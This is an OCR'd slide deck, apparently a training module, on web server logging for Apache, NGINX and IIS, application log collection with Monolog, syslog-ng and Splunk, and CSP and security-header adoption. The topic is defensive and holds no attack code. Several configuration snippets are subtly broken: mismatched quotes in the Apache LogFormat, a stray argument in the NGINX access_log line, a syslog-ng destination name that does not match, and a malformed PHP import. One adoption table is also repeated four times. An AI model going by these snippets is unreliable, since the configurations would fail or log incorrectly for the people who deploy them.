
Milestone

1.8.3

Web Server Logging

Fundamentals

Web Server Usage



Source: https://w3techs.com/technologies/overview/web_server/all

Web Server Logging

Ensure you are collecting the right data

- Comprehensive and flexible
- Key log files:
  - Error log
  - Access log

Apache Web Server

Going past the default configuration file

- Primary configuration file: httpd.conf
- Scoping directives to:
  - Directories
  - Files
  - Location
  - Virtual hosts
- Modules offer flexibility and extensibility into configuration
  - modules/mod_headers.so
  - modules/mod_log_config.so

Apache Access Logging

Fields

%a	%B	%r	%s	%q	%{*VARNAME*}i	%U	%H	%T
Client IP address of the request	Size of response in bytes	First line of request	Status	Query string	The contents of VARNAME: header line(s) in the request sent to the server	URL path, no query string	Request protocol	The time taken to serve the request, in second

and many more…

Examples

```
LogFormat "%h %l %u %t \"%r\" %>s %b \"%{Referer}I" \"%{User-Agent}i\"" combined
LogFormat "%h %l %u %t \"%r\" %>s %b" common
CustomLog "/var/log/httpd/access_log" combined
```

NGINX Access Logging

- Use the `log_format` directive to change the format of logged messages

```
log_format combined '$remote_addr - $remote_user [$time_local] '
                    '"$request" $status $body_bytes_sent '
                    '"$http_referer" "$http_user_agent"';
```

- Use the `access_log` directive to specify the location of the log and its format

```
access_log /var/log/nginx/access.log log_file combined;
```

IIS Access Logging

- IIS log file formats:

1. W3C Extended Log File Format

```
#Software: Internet Information Services 6.0
#Version: 1.0
#Date: 2001-05-02 17:42:15
#Fields: time c-ip cs-method cs-uri-stem sc-status cs-version
17:42:15 172.16.255.255 GET /default.htm 200 HTTP/1.0
```

2. IIS Log File Format

```
192.168.114.201, -, 03/20/01, 7:55:20, W3SVC2, SALES1, 172.21.13.45, 4502, 163, 3223, 200, 0, GET, /DeptLogo.gif, -,
172.16.255.255, anonymous, 03/20/01, 23:58:11, MSFTPSVC, SALES1, 172.16.255.255, 60, 275, 0, 0, 0, PASS, /Intro.htm, -,
```

3. NCSA Common Log File Format

```
172.21.13.45 - Microsoft\fred [08/Apr/2001:17:39:04 -0800] "GET /scripts/iisadmin/ism.dll?http/serv HTTP/1.0" 200 3401
```

Application Logging

Quick overview

- Error logs are critical for operational insight
- Customize logging for your applications
  - Using a library like Monolog

```
<?php
   use Monolog\Logger;
   use Monolog\Handler\StreamHandler;
   use Monolog\Formatter\JsonFormatter.php
   // create a log channel
   $log = new Logger('name');
   // create a JSON formatter
   $formatter = new JsonFormatter();
   $log->pushHandler(new StreamHandler('path/to/your.log', Logger::WARNING));
   // add records to the log
   $log->warning('Foo');
   $log->error('Bar');
?>
```

Collection

- Syslog-NG

```
source s_access {
        file("/var/log/httpd/access_log" flags(no-parse));
};
destination d_syslog_udp {
        syslog("192.168.0.2" transport(”udp") port(514));
};
log { source(s_access);
        destination(d_syslog_tcp);
};
```

- Universal Forwarder

```
[monitor:///var/log/httpd/access*.log]
sourcetype=apache:access
```

But, first let us talk defense …

Protecting the Web App Through the Web Server

Slow Adoption into CSP, HSTS and SRI

Technology	April 2016	October 2016	June 2017	% Change
Content Security Policy (CSP)	.005%[1] .012%[2]	.008%[1] .021%[2]	.018%[1] .043%[2]	+125%
Cookies (Secure/HttpOnly)[3]	3.76%	4.88%	6.50%	+33%
Cross-origin Resource Sharing (CORS)	93.78%	96.21%	96.55%	+.4%
HTTPS	29.64%	33.57%	45.80%	+36%
HTTP → HTTPS Redirection	5.06%[5] 8.91%[6]	7.94%[5] 13.29%[6]	14.38%[5] 22.88%[6]	+57%
Public Key Pinning (HPKP)	0.43%	0.50%	0.71%	+42%
— HPKP Preloaded[7]	0.41%	0.47%	0.43%	-9%
Strict Transport Security (HSTS)[8]	1.75%	2.59%	4.37%	+69%
— HSTS Preloaded[7]	.158%	.231%	.337%	+46%
Subresource Integrity (SRI)	0.015%[9]	0.052%[10]	0.113%[10]	+117%
X-Content-Type-Options (XCTO)	6.19%	7.22%	9.41%	+30%
X-Frame-Options (XFO)[11]	6.83%	8.78%	10.98%	+25%
X-XSS-Protection (XXSSP)[12]	5.03%	6.33%	8.12%	+28%

Source: https://blog.mozilla.org/security/2017/06/28/analysis-alexa-top-1m-sites/

Slow Adoption into CSP, HSTS and SRI

Technology	April 2016	October 2016	June 2017	% Change
Content Security Policy (CSP)	.005%[1] .012%[2]	.008%[1] .021%[2]	.018%[1] .043%[2]	+125%
Cookies (Secure/HttpOnly)[3]	3.76%	4.88%	6.50%	+33%
Cross-origin Resource Sharing (CORS)	93.78%	96.21%	96.55%	+.4%
HTTPS	29.64%	33.57%	45.80%	+36%
HTTP → HTTPS Redirection	5.06%[5] 8.91%[6]	7.94%[5] 13.29%[6]	14.38%[5] 22.88%[6]	+57%
Public Key Pinning (HPKP)	0.43%	0.50%	0.71%	+42%
— HPKP Preloaded[7]	0.41%	0.47%	0.43%	-9%
Strict Transport Security (HSTS)[8]	1.75%	2.59%	4.37%	+69%
— HSTS Preloaded[7]	.158%	.231%	.337%	+46%
Subresource Integrity (SRI)	0.015%[9]	0.052%[10]	0.113%[10]	+117%
X-Content-Type-Options (XCTO)	6.19%	7.22%	9.41%	+30%
X-Frame-Options (XFO)[11]	6.83%	8.78%	10.98%	+25%
X-XSS-Protection (XXSSP)[12]	5.03%	6.33%	8.12%	+28%

Source: https://blog.mozilla.org/security/2017/06/28/analysis-alexa-top-1m-sites/

Slow Adoption into CSP, HSTS and SRI

Technology	April 2016	October 2016	June 2017	% Change
Content Security Policy (CSP)	.005%[1] .012%[2]	.008%[1] .021%[2]	.018%[1] .043%[2]	+125%
Cookies (Secure/HttpOnly)[3]	3.76%	4.88%	6.50%	+33%
Cross-origin Resource Sharing (CORS)	93.78%	96.21%	96.55%	+.4%
HTTPS	29.64%	33.57%	45.80%	+36%
HTTP → HTTPS Redirection	5.06%[5] 8.91%[6]	7.94%[5] 13.29%[6]	14.38%[5] 22.88%[6]	+57%
Public Key Pinning (HPKP)	0.43%	0.50%	0.71%	+42%
— HPKP Preloaded[7]	0.41%	0.47%	0.43%	-9%
Strict Transport Security (HSTS)[8]	1.75%	2.59%	4.37%	+69%
— HSTS Preloaded[7]	.158%	.231%	.337%	+46%
Subresource Integrity (SRI)	0.015%[9]	0.052%[10]	0.113%[10]	+117%
X-Content-Type-Options (XCTO)	6.19%	7.22%	9.41%	+30%
X-Frame-Options (XFO)[11]	6.83%	8.78%	10.98%	+25%
X-XSS-Protection (XXSSP)[12]	5.03%	6.33%	8.12%	+28%

Source: https://blog.mozilla.org/security/2017/06/28/analysis-alexa-top-1m-sites/

Slow Adoption into CSP, HSTS and SRI

Technology	April 2016	October 2016	June 2017	% Change
Content Security Policy (CSP)	.005%[1] .012%[2]	.008%[1] .021%[2]	.018%[1] .043%[2]	+125%
Cookies (Secure/HttpOnly)[3]	3.76%	4.88%	6.50%	+33%
Cross-origin Resource Sharing (CORS)	93.78%	96.21%	96.55%	+.4%
HTTPS	29.64%	33.57%	45.80%	+36%
HTTP → HTTPS Redirection	5.06%[5] 8.91%[6]	7.94%[5] 13.29%[6]	14.38%[5] 22.88%[6]	+57%
Public Key Pinning (HPKP)	0.43%	0.50%	0.71%	+42%
— HPKP Preloaded[7]	0.41%	0.47%	0.43%	-9%
Strict Transport Security (HSTS)[8]	1.75%	2.59%	4.37%	+69%
— HSTS Preloaded[7]	.158%	.231%	.337%	+46%
Subresource Integrity (SRI)	0.015%[9]	0.052%[10]	0.113%[10]	+117%
X-Content-Type-Options (XCTO)	6.19%	7.22%	9.41%	+30%
X-Frame-Options (XFO)[11]	6.83%	8.78%	10.98%	+25%
X-XSS-Protection (XXSSP)[12]	5.03%	6.33%	8.12%	+28%

Source: https://blog.mozilla.org/security/2017/06/28/analysis-alexa-top-1m-sites/

Protecting the Web App Through the Web Server

Content Security Policy (CSP)

- What is CSP?
  - Controls the resources a particular page can fetch or execute
- OWASP Top 10 – A1, A3, ~~A7~~
  - Mitigates the risk of content-injection attacks
  - Framework to reduce the privilege of applications
  - Detect flaws being exploited in the wild
- Not a first line of defense

Content Security Policy (CSP) Directives

CSP Level 1

- connect-src
- **default-src**
- font-src
- frame-src
- img-src
- media-src
- **object-src**
- sandbox
- **script-src**
- style-src
- **report-uri**

CSP Level 2

- base-uri
- block-all-mixed-content
- child-src
- form-action
- frame-ancestors
- plugin-types
- reflected-xss
- require-sri-for
- upgrade-insecure-requests


CSP Level 3

- disown-opener*
- manifest-src
- navigation-to*
- report-to*
- strict-dynamic
- worker-src

* *Experimental*

Content Security Policy 1.0

Supported | Not Supported | Partial Support | Support Unknown



Content Security Policy 1.0 - CR

Global 89.48% + 3.72% = 93.2%


Mitigate cross-site scripting attacks by whitelisting allowed sources of script, style, and other resources.

IE	Edge *	Firefox	Chrome	Safari	Opera	iOS Safari *	Opera Mini *	Android Browser *	Chrome for Android
			49						
		52	58			9.3		4.4	
	14	54	59			10.2		4.4.4	
[1] 11	15	55	60	10.1	46	10.3	all	56	59
	16	56	61	11	47	11			
		57	62	TP	48				
		58	63						

Source: http://caniuse.com/#feat=contentsecuritypolicy

Content Security Policy Level 2

Supported | Not Supported | Partial Support | Support Unknown



Content Security Policy Level 2 - CR

Global 71.06% + 5.72% = 76.79%

Mitigate cross-site scripting attacks by whitelisting allowed sources of script, style, and other resources. CSP 2 adds hash-source, nonce-source, and five new directives

Current aligned | Usage relative | Date relative | Show all


IE	Edge *	Firefox	Chrome	Safari	Opera	iOS Safari *	Opera Mini *	Android Browser *	Chrome for Android
			49						
		7 52	58			9.3		4.4	
	14	7 54	59			10.2		4.4.4	
11	15	7 55	60	10.1	46	10.3	all	56	59
	16	7 56	61	11	47	11			
		7 57	62	TP	48				
		7 58	63						

Source: http://caniuse.com/#feat=contentsecuritypolicy2

CSP Reporting Directive

Content-Security-Policy-Report-Only vs. Content-Security-Policy


- **block-uri**: the URI that attempted to load the content, violating the CSP
- **document-uri**: the URI of the document which was in violation
- **original-policy**: the policy that was being enforced at the time of violation
- **referrer**: the referrer for the violation
